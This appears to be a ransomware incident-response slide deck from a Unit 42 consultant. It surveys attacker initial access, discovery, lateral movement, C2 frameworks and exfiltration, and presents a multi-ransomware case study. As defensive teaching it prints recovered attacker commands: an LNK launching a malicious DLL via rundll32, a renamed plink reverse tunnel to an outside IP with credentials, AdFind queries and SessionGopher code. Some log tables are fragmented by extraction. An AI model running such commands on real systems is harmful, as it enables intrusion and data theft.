

Navigating the RaaS Threat Landscape: Effective Detection & Response Techniques

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THREAT-INFORMED INCIDENT RESPONSE

WHOAMI

- Principal Consultant, DFIR @ Unit 42
- Co-founder/Instructor @ GuideM
- Contributor/Analyst @ TheDFIRReport
- Member of HackStreetBoys CTF Team
- Created multiple courses (Cyber Defense, Threat Hunting, DFIR)
- GCFA, GNFA, GREM, GCFE, GDAT, GCTI, GCIH | SANS Lethal Forensicator HOF
- Speaker @ DefCon BTV, BSides
 London/Qatar/Vancouver, NorthSec Montreal,
 Deep Intel, Vienna, ROOTCON PH, etc.
- Twitter @r3nzsec













TOP FINDINGS



Extortion makes up **one third** of the matters handled by the Unit 42 team so far in 2023

KEY TAKEAWAYS: INCIDENT TYPES








Data being stolen faster

Median Time from "Compromise" to "Exfiltration" (MTTE)







Unit 42: The Rise of Quintuple Extortion











Encryption

Victims pay to regain access to encrypted data

Data Theft

Hackers threaten to release stolen data if ransom is unpaid

Harassment

Customers, business partners, employees and media contacted

Denial of Service

DoS attacks shut down victim's public websites

Financial **Event Loss**

Targeting significant, time-sensitive financial events






Ransomware: Initial Access




Software Vulnerabilities

- ProxyShell
- Log4J/Log4Shell
- SonicWall CVEs
- ProxyLogOn
- Zoho Manage Engine
- Fortinet CVEs



Bruteforce Credentials Attack

- **Exposed RDP**
- **Exposed SQL** Servers
- **Email without** MFA



Phishing

- Social Engineering
- BEC
- .ISO/.LNK files








Software Vulnerabilities

- Check your vulnerability assessment tool results
- Check for massive exploitation from the wilde
- Review tech blogs



Bruteforce Credentials Attack

- Check event IDs
- Security 4624 & SQL failed logon attempts -18456
- Check IIS logs
- Check WAF/Firewall logs (blocked attempts)



Phishing

- Check Office 365 logs (UAL)
- Check proxy logs
- Check user activities mailbox with rare attachments (e.g. .iso, .lnk)





```
EVENC 10. 17030 (COUNT. 2)
> Event Id: 17663
                    (Count: 12)
> Event Id: 17806
                    (Count: 7)
> Event Id: 17811
                    (Count: 12)
> Event Id: 17832
                    (Count: 13)
> Event Id: 17836
                    (Count: 13)
> Event Id: 18264
                    (Count: 5)
> Event Id: 18452
                    (Count: 7)
∨ Event Id: 18456
                    (Count: 42,901)
          2022-08-14 00:42:55
                                     LogAlways MSSQLSERVER
                                                                                       local
                                                                                                    {"EventData":{"Data":"test,
56...
                                     LogAlways MSSQLSERVER
                                                                                                    {"EventData":{"Data":"test,
          2022-08-14 00:42:56
                                                                                       local
56...
                                      LogAlways MSSQLSERVER
                                                                                                    {"EventData":{"Data":"test,
57...
          2022-08-14 00:42:56
                                                                                       local
57...
          2022-08-14 00:42:56
                                     LogAlways MSSQLSERVER
                                                                                       local
                                                                                                    {"EventData":{"Data":"test,
                                     LogAlways MSSQLSERVER
                                                                                       local
                                                                                                    {"EventData":{"Data":"test,
57...
          2022-08-14 00:42:56
57...
          2022-08-14 00:42:56
                                     LogAlways MSSQLSERVER
                                                                                       local
                                                                                                    {"EventData":{"Data":"test,
          2022-08-14 00:42:56
                                                                                       local
                                     LogAlways MSSQLSERVER
                                                                                                    {"EventData":{"Data":"test,
57...
57...
          2022-08-14 00:42:56
                                      LogAlways MSSQLSERVER
                                                                                       local
                                                                                                    {"EventData":{"Data":"test,
57...
          2022-08-14 00:42:56
                                     LogAlways MSSQLSERVER
                                                                                       local
                                                                                                    {"EventData":{"Data":"test,
          2022-08-14 00:42:56
                                      LogAlways MSSQLSERVER
                                                                                                    {"EventData":{"Data":"test,
57...
                                                                                       local
```

MS SQL Server Bruteforce attack with almost 42k hits in just a day






Microsoft-Windows-VHDMP-Operational Number of events: 27								
Level	Date and Time	Source	Event ID	Task Category				
i Information	7/14/2022 6:39:25 AM	VHDMP	16	None				
● Error	7/14/2022 6:39:25 AM	VHDMP	13	Virtual Disk Handle Create				
(i) Information	7/14/2022 6:40:09 AM	VHDMP	21	Virtual Disk Handle Create				
(i) Information	7/14/2022 6:40:09 AM	VHDMP	15	None				
(i) Information	7/14/2022 6:40:09 AM	VHDMP	22	Filewrapper Handle Create				
(i) Information	7/14/2022 6:40:09 AM	VHDMP	23	Filewrapper Handle Create				
(i) Information	7/14/2022 6:40:09 AM	VHDMP	22	Filewrapper Handle Create				
(i) Information	7/14/2022 6:40:09 AM	VHDMP	23	Filewrapper Handle Create				
(i) Information	7/14/2022 6:40:09 AM	VHDMP	22	Filewrapper Handle Create				
(i) Information	7/14/2022 6:40:09 AM	VHDMP	23	Filewrapper Handle Create				
(i) Information	7/14/2022 6:40:09 AM	VHDMP	12	Virtual Disk Handle Create				
(i) Information	7/14/2022 6:40:09 AM	VHDMP	25	Surface Virtual Disk				
(i) Information	7/14/2022 6:40:09 AM	VHDMP	1	Surface Virtual Disk				
(i) Information	7/14/2022 6:40:09 AM	VHDMP	30	Virtual Disk Handle Close				
(i) Information	7/14/2022 6:40:09 AM	VHDMP	14	Virtual Disk Handle Close				
Event 12, VHDMP								
General Details								
Handle for virtual dis : "\\?\C:\Users\ \Downloads\document-130722.9274.iso" created successfully. VM ID = {00000000-0000-0000-0000-000000000000								

Event ID 12 - VHDMP for mounting malicious .ISO file







.png file was original a .lnk file that executes cmd.exe & malicious .dll file

```
D:\>lecmd -f document-130722.9274.png.lnk
LECmd version 1.5.0.0
Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/LECmd
Command line: -f document-130722.9274.png.lnk
Processing D:\document-130722.9274.png.lnk
Source file: D:\document-130722.9274.png.lnk
 Source created: 2022-07-13 14:09:56
 Source modified: 2022-07-13 14:09:56
 Source accessed: null
 -- Header ---
 Target created: null
 Target modified: null
 Target accessed: null
 File size: 0
 Flags: HasArguments, HasIconLocation, IsUnicode, HasExpString, HasExpIcon
 File attributes: 0
 Show window: SwShowminnoactive (Display the window as minimized without activating it.)
Arguments: /c "start 4TO6tXo7.png && start rundll32 mgwazKXu.dll, #1"
Icon Location: C:\Program Files\Windows Photo Viewer\PhotoViewer.dll
--- Extra blocks information ---
>> Environment variable data block
  Environment variables: C:\Windows\System32\cmd.exe
>> Icon environment data block
  Icon path: C:\Program Files\Windows Photo Viewer\PhotoViewer.dll
 ----- Processed D:\document-130722.9274.png.lnk in 0.11813420 seconds ------
```

Ink file executes mgwazKxu.dll which is a variant of IceID malware





Ransomware: Discovery



AnyDesk



Advanced IP Scanner



NMAP



ADFind



Netscan





Detection Opportunities: Discovery

process.parent.command_line ~	process.executable ~	process.command_line
C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\cmd.exe	C:\Windows\system32\cmd.exe /C adfind.bat
C:\Windows\system32\cmd.exe /C adfind.bat	C:\Windows\Temp\adfind.exe	adfind.exe -f (objectcategory=person)
C:\Windows\system32\cmd.exe /C adfind.bat	C:\Windows\Temp\adfind.exe	adfind.exe -f objectcategory=computer
C:\Windows\system32\cmd.exe /C adfind.bat	C:\Windows\Temp\adfind.exe	adfind.exe -f (objectcategory=organizationalUnit)
C:\Windows\system32\cmd.exe /C adfind.bat	C:\Windows\Temp\adfind.exe	adfind.exe -subnets -f (objectCategory=subnet)
C:\Windows\system32\cmd.exe /C adfind.bat	C:\Windows\Temp\adfind.exe	adfind.exe -f "(objectcategory=group)"
C:\Windows\system32\cmd.exe /C adfind.bat	C:\Windows\Temp\adfind.exe	adfind.exe -gcb -sc trustdmp
C:\Windows\system32\cmd.exe /C adfind.bat	C:\Windows\Temp\7.exe	7.exe a -mx3 ad.7z ad_*

Adfind batch file executing AD discovery queries





Ransomware: Lateral Movement







MS Remote Desktop

Splashtop








SCREENCONNECT

ScreenConnect





Detection Opportunities: Lateral Movement



https://vikas-singh.notion.site/Remote-Access-Software-Forensics-3e38d9a66ca0414ca9c882ad67f4f71b






Detection Opportunities: Lateral Movement

```
C:\Windows\system32\cmd.exe
C:\Users\unit42\Desktop>systems.exe
Plink: command-line connection utility
Release 0.66
Usage: plink [options] [user@]host [command]
       ("host" can also be a PuTTY saved session name)
Options:
            print version information and exit
  -V
            print PGP key fingerprints and exit
            show verbose messages
  -load sessname Load settings from saved session
  -ssh -telnet -rlogin -raw -serial
            force use of a particular protocol
           connect to specified port
  -P port
  -l user connect with specified username
            disable all interactive prompts
  -batch
  -sercfg configuration-string (e.g. 19200,8,n,1,X)
            Specify the serial configuration (serial only)
```

Renamed plink.exe



"c:\windows\system32\cmd.exe" /c echo y |
C:\Windows\Temp\vmware-systems\systems.exe -l root -pw
puhjtmQvBDeo -R 0.0.0.0:3389:**.***.**:3389 81.1*****.182 2>&1





Detection Opportunities: Lateral Movement

Information	10/2/2022 11:25:59 PIVI	ScreenConnect Client (oacs9e2ad444as						
nformation [1]	10/3/2022 1:45:48 AM	ScreenConnect Client (8ac59e2ad44a3						
(i) Information	10/3/2022 1:15:48 AM	ScreenConnect Client (8ac59e2ad44a3						
Event 0, ScreenConnect Client (8ac59e2ad44a3d74)								
General Details	General Details							
The description for Event ID 0 from source ScreenConnect Client (8ac59e2ad44a3d74) cannot be found. Either the component that raises this ever can install or repair the component on the local computer.								
If the event originated on ar	If the event originated on another computer, the display information had to be saved with the event.							
The following information v	The following information was included with the event:							
System.Net.Sockets.SocketException (0x80004005): Ein Verbindungsversuch da der verbundene Host nicht reagiert hat 176								

ScreenConnect normally shows the remote IP address in event logs and command line parameter upon executions





Ransomware: Command & Control (C2)



l hackers gain infect





| v0.0.6 - Z3cc4206acd84lb030ef62d1e80d6839478dfb6a | Welcome to the sliver shell, please type 'help' for options

Sliver

Brute Ratel

Cobalt Strike

Havoc



Metasploit




Octopus C2





Detection Opportunities: Command & Control (C2)

	Tools 10	Theorem and	
Function name	Segment	Start	Le
f type_eq_Ninja_Rattus_ <mark>sliv</mark> _ps_WindowsProcess	.text	00000001404ACE80	oc
f common_tool_sliv_TarIt_func1	.text	00000001404D2480	oc
f common_tool_sliv_TarIt	.text	00000001404D1E80	od
f common_tool_sliv_GzipWrite	.text	00000001404D2160	od
f common_tool_sliv_GzipRead	.text	00000001404D22A0	od
F Ninja_Rattus_sliv_version_getOSVersion	.text	00000001404C03C0	od
f Ninja_Rattus_sliv_taskrunner_waitForCompletion	.text	00000001404C2000	oc
F Ninja_Rattus_sliv_taskrunner_sysAlloc	.text	00000001404C0780	00
F Ninja_Rattus_sliv_taskrunner_startProcess	.text	00000001404C1D60	od
F Ninja_Rattus_sliv_taskrunner_refresh	.text	00000001404C1B60	od
Minja_Rattus_sliv_taskrunner_injectTask	.text	00000001404C0840	OC
Ninja_Rattus_ <mark>sliv_</mark> taskrunner_RemoteTask	.text	00000001404C0F20	00
Ninja_Rattus_sliv_taskrunner_LocalTask	.text	00000001404C1120	oc
Ninja_Rattus_sliv_taskrunner_ExecuteAssembly	.text	00000001404C1380	od
f Ninja_Rattus_sliv_syscalls_init	.text	00000001404BE7C0	OC
f Ninja_Rattus_sliv_syscalls_WriteProcessMemory	.text	00000001404BE640	00
Ninja_Rattus_sliv_syscalls_VirtualProtectEx	.text	00000001404BE4E0	00
Minja_Rattus_sliv_syscalls_VirtualAllocEx	.text	00000001404BE360	od
f Ninja_Rattus_sliv_syscalls_GetExitCodeThread	.text	00000001404BE220	oc
F Ninja Rattus sliv syscalls_CreateThread	.text	00000001404BE0A0	od
f Ninja_Rattus_sliv_syscalls_CreateRemoteThread	.text	00000001404BDEE0	od
f Ninja_Rattus_sliv_ps_processes	.text	00000001404ACA60	00
f Ninja_Rattus_sliv_ps_newWindowsProcess	.text	00000001404AC3A0	od
f Ninja_Rattus_sliv_ps_getSessionID	.text	00000001404ACDE0	od
Ninja_Rattus_sliv_ps_getProcessOwner	.text	00000001404AC7A0	od
f Ninja_Rattus_sliv_ps_getInfo	.text	00000001404AC640	od
f Ninja_Rattus_sliv_ps_findProcess	.text	00000001404AC520	od
f Ninja_Rattus_sliv_psptr_WindowsProcess_SessionID	.text	00000001404AC380	00
F Ninja_Rattus_sliv_psptr_WindowsProcess_Pid	.text	00000001404AC300	00
Minja_Rattus_sliv_psptr_WindowsProcess_PPid	.text	00000001404AC320	00
f Ninja_Rattus_sliv_psptr_WindowsProcess_Owner	.text	00000001404AC360	00
f Ninja_Rattus_sliv_psptr_WindowsProcess_Executable	.text	00000001404AC340	00
f Ninja_Rattus_sliv_ps_Kill	.text	00000001404AC240	oc
f Ninja_Rattus_sliv_priv_SePrivEnable	.text	00000001404D6AE0	oc
f Ninja_Rattus_sliv_priv_GetSystem	.text	00000001404D6C40	od
Ninja_Rattus_sliv_hostuuid_GetUUID	.text	00000001404C57E0	oc
f Ninja_Rattus_sliv_handlers_KillSession	.text	00000001404C35E0	od
f Ninja Rattus sliv evasion writeGoodBytes	.text	00000001404C0160	od
f Ninja_Rattus_sliv_evasion_RefreshPE	.text	00000001404BFF00	oc



https://www.zscaler.com/blogs/security-research/havoc-across-cyberspace


Havoc infection workflow from Zscaler blog

Sliver written in GoLang





Detection Opportunities: Cobalt Strike for Defenders



https://thedfirreport.com/?s=cobalt+strike+for+defenders





Ransomware: Custom Command & Control (C3)



C3 Channel - Dropbox C3 Channel - GitHub

C3 Channel - Slack

C3 Channel -

Telegram

C3 Channel - Outlook



Ransomware: Data Exfiltration









FileZilla

MegaSync

RClone





WinSCP



SendSpace





```
Command Prompt
C:\Users\unit42\Desktop\Exercises\Unit42>svchost.exe --h
Error: unknown flag: --h
Usage:
 rclone [flags]
  rclone [command]
Available Commands:
  about
                  Get quota information from the remote.
  authorize
                  Remote authorization.
  backend
                  Run a backend specific command.
  cat
                  Concatenates any files and sends them to stdout.
                  Checks the files in the source and destination match.
  check
                  Clean up the remote if possible.
  cleanup
                  Enter an interactive configuration session.
  config
                  Copy files from source to dest, skipping already copied.
  copy
                  Copy files from source to dest, skipping already copied.
  copyto
                  Copy url content to dest.
  copyurl
                  Cryptcheck checks the integrity of a crypted remote.
  cryptcheck
                  Cryptdecode returns unencrypted file names.
  cryptdecode
  dedupe
                  Interactively find duplicate filenames and delete/rename them.
  delete
                  Remove the contents of path.
  deletefile
                  Remove a single file from remote.
  genautocomplete Output completion script for a given shell.
```


Renamed rclone.exe as sychost.exe

	07:10:46.226							_Securitykeports_1.zip to mega Nz cioud
	07:11:19.669							_ResearchReports_1.zip to Mega Nz cloud
	07:13:06.304							_QuarterlyReports_1.zip to Mega Nz cloud
	07:13:53.201							_SuppliersBuyers_1.zip to Mega Nz cloud
023-02-23		-05:00	[INF]	[+]	Starting	upload	file	_CalculationCostOfProduction_1.zip to Mega Nz cloud
	07:15:15.462							_SecurityReports_1.zip to Mega Nz cloud
	07:15:31.171							_ResearchReports_1.zip to Mega Nz cloud
023-02-23	07:16:08.400	-05:00	[INF]	[+]	Starting	upload	file	_Dividends_1.zip to Mega Nz cloud
023-02-23	07:16:42.853	-05:00	[INF]	[+]	Starting	upload	file	QuarterlyReports_1.zip to Mega Nz cloud
023-02-23	07:17:28.800	-05:00	[INF]	[+]	Starting	upload	file	_SuppliersBuyers_1.zip to Mega Nz cloud
	07:18:34.628							MergersAndAcquisitions_1.zip to Mega Nz cloud
023-02-23	07:18:41.987	-05:00	[INF]	[+]	Starting	upload		_ResearchReports_1.zip to Mega Nz cloud
023-02-23	07:19:52.872	-05:00	[INF]	[+]	Starting	upload	file	ResearchReports_1.zip to Mega Nz cloud
	07:21:05.206							_QuarterlyReports_1.zip to Mega Nz cloud
	07:22:01.389							_SuppliersBuyers_1.zip to Mega Nz cloud
								_CalculationCostOfProduction_1.zip to Mega Nz cloud
	07:24:32.124							_SecurityReports_1.zip to Mega Nz cloud
	07:25:38.886							_ResearchReports_1.zip to Mega Nz cloud
	07:28:47.118							_QuarterlyReports_1.zip to Mega Nz cloud
023-02-23	07:29:41.995	-05:00	[INF]	[+]	Starting	upload	file	_SuppliersBuyers_1.zip to Mega Nz cloud
	07:31:00.103							_CalculationCostOfProduction_1.zip to Mega Nz cloud
								_SecurityReports_1.zip to Mega Nz cloud
	07:31:49.288							_ResearchReports_1.zip to Mega Nz cloud
								_QuarterlyReports_1.zip to Mega Nz cloud
								_SuppliersBuyers_1.zip to Mega Nz cloud
								_CalculationCostOfProduction_1.zip to Mega Nz cloud
023-02-23	07:42:39.177	-05:00	[INF]	[+]	Starting	upload	file	_Guidance_1.zip to Mega Nz cloud
	07:44:10.233							_MergersAndAcquisitions_1.zip to Mega Nz cloud
	07:46:46.937							_Sanctions_1.zip to Mega Nz cloud
	07:53:13.070							_SecurityReports_1.zip to Mega Nz cloud
	07:55:03.580							_ResearchReports_1.zip to Mega Nz cloud
	07:58:57.051							_Dividends_1.zip to Mega Nz cloud
	08:01:21.495							_QuarterlyReports_1.zip to Mega Nz cloud
	08:02:24.968							_SuppliersBuyers_1.zip to Mega Nz cloud
	08:03:50.430							_CalculationCostOfProduction_1.zip to Mega Nz cloud
	08:04:16.529							_Guidance_1.zip to Mega Nz cloud
	08:04:58.282							_Sanctions_1.zip to Mega Nz cloud
	08:08:45.772							_SecurityReports_1.zip to Mega Nz cloud
023-02-23	08:09:10.169	-05:00	[INF]	[+]	Starting	upload	file	_ResearchReports_1.zip to Mega Nz cloud
	08:11:43.903							_Dividends_1.zip to Mega Nz cloud
	08:12:48.476							_QuarterlyReports_1.zip to Mega Nz cloud
	08:13:46.877							_SuppliersBuyers_1.zip to Mega Nz cloud
	08:15:12.577							_CalculationCostOfProduction_1.zip to Mega Nz cloud
	08:16:25.027							_SecurityReports_1.zip to Mega Nz cloud
023-02-23	08:16:50.199	-05:00	[INF]	[+]	Starting	upload	file	_ResearchReports_1.zip to Mega Nz cloud

Found debug logs where TA uploaded files in Mega NZ Cloud







WinSCP forensic goodness FTW!


1 [Configuration\CDCache]
2 renzon@172.16.89.129=412F433A2F55736572732F72656E7A6F6E2F4465736B746F703D2F2F0D0A2F433A2F5
5736572732F72656E7A6F6E2F446F63756D656E74732F546F6F6C6B69742F52616E736F6D776172652F574F524B44573
347453D2F2F0D0A2F433A2F55736572732F72656E7A6F6E2F446F63756D656E74732F546F6F6C6B69742F52616
E736F6D776172652F4558323D2F2F0D0A2F433A2F55736572732F72656E7A6F6E2F4D7920446F63756D656E747
33D2F2F0D0A2F433A3D2F2F0D0A2F433A2F55736572733D2F2F0D0A2F433A2F55736572732F72656E7A6F6E3D2
F2F0D0A2F433A2F55736572732F72656E7A6F6E2F446F63756D656E74733D2F2F0D0A2F433A2F55736572732F7
2656E7A6F6E2F446F63756D656E74732F546F6F6C6B69743D2F2F0D0A2F433A2F55736572732F72656E7A6F6E2
F446F63756D656E74732F546F6F6C6B69742F52616E736F6D776172653D2F2F0D0A

WinSCP.ini



. . .





This will potentially give us the ability to know what the threat actor is doing on the remote system, such as traversing different directories.






[Configuration\History\Mask] 0=*sales* 1=*merger* 2=*pass* 3=*db* 4=*sales%20report* 5=*confidential* 6=*database* 7=*pw* 8=*bank* 9=*credentials* 10=*SSH%20keys* 11=*password* 12=*invoice* 13=*salary* 14=*financial* 15=*finance* 16=*report* 17=*bankl* 18=*Unit42* 19=*keys*

Contains search terms. This could give us what search keywords were used by the threat actor





Ransomware: Data Exfiltration - Cloud Storage



- Google Drive
- Dropbox
- Box
- Mega
- OneDrive



A FUN USE-CASE FROM A REAL-WORLD INCIDENT



Insights about

Vice Society ransomware initial access



Rusty-ness of the Blackcat ransomware



An understanding

about RansomHouse (Mario) ransomware TTPs





Background of the Story



Client

Midsize Environment Critical Business Role



Ransomware

Vice Society BlackCat Mario



Tech Stack

AV - < Insert AV Vendor that got acquired 3x in a row>

Firewall - Yes, physical FW with old

firmware

BackUp - Yes

SIEM - None

EDR - None

MSSP - 3rd Party SOC with very minimal

visibility




Affected Systems

4k+ Windows

30+ Linux

0 Mac

High Level Timeline of Events







Scoping Call Notes

- On October, the client went through a huge IT restructure/transformation after the first ransomware attack (Vice Society)
- They terminated ALL the IT team (internal and contractors) and hired a new IT Manager
- After one week of service, the new manager called FBI for help, due to a new ransomware attack - BlackCat
- They were busy restoring everything from the backup restored most of the critical servers and they didn't pay the ransom
- After 3 days of fully restoration task, they got hit by another ransomware -RansomHouse
- Now they need help, and willing to pay the ransom
- Client was all over the news about their recent breach
- December 18, Unit 42 was engaged






Let the fun begins! Kickoff call with the Client







Initial Access & Credential Access



- Initial Access
 - Exposed RDP
 - Bruteforce with almost 80k attempts against "SQLAdmin" service account
 - Immediately RDP to DC's and file servers
- NTDS.DIT backup was created and accessed
 - C:\temp_l0gs\Active Directory\ntds.dit
- **Untitled.ps1** was executed by the "SQLAdmin" account, detected by MS Defender as "VirTool:PowerShell/Gopherz.A!MTB"
 - Nishang PowerShell (https://github.com/samratashok/nishang)
 - SessionGopher PowerShell Tool (https://github.com/Arvanaghi/SessionGopher) - Looks for saved remote access sessions

```
DecryptNextCharacterWinSCP($values.remainingPass))
$finalOutput += [char]$values.flag } if ($storedFlag
-eq $CheckFlag) { return
$finalOutput.Substring($key.length) } return
$finalOutput } Invoke-SessionGopher -AllDomain >
C:\Users\Public\sg.txt|
Column 8165

Tab Size: 4 Batch File
```



NTDS Secrets got PWNED! Now what?



Renzon Cruz 4:46 PM -DC1 - Compromised								

Credential Access

- We initially noticed the unusual failed logon attempts (66k) from the user on 10/18
- Looking at the application logs, we also noticed unusual pattern that can potentially lead to NTDS.DIT dumping with the combination of the following logs, all happened at the same time on 10/19 11:20
 - EID 327 | The database engined detached its database | c:\\temp_l0gs\\Active Directory\\ntds.dit
 - o EID 327 | The database engined detached its database | C:\\\$SNAP_202210190420_VOLUMEC\$\\Windows\\NTDS\\ntds.dit
 - o EID 325 | The database engined created a new database | c:\\temp_l@gs\\Active Directory\\ntds.dit
 - EID 216 | A database location change was detected |
 \GLOBALROOT\\Device\\HarddiskVolumeShadowCopy10\\Windows\\NTDS\\ntds.dit
- A powershell framework called "Nishang" was noticed to be executed thru scriptblock on 10/19 where it saves the output to C:\Users\Public\sg.txt this file doesn't exist anymore

We observed the dumping of NTDS.DIT on DC and PowerShell execution of Nishang & SessionGopher

Credential Access - adPEAS.ps1

adPEAS.ps1

Found interesting registry key value of the compromised account and PowerShell Event ID 4104:

 $ROOT\SOFTWARE\Microsoft\Windows\Current\Version\Explorer\ComDlg32\OpenSavePidIMRU$

My Computer\Downloads\adPEAS.ps1.txt

Wrapper of everything, including the following functionalities:


- PowerView
- PoshADCS
- BloodHound
- And some own written lines of code

https://github.com/61106960/adPEAS

```
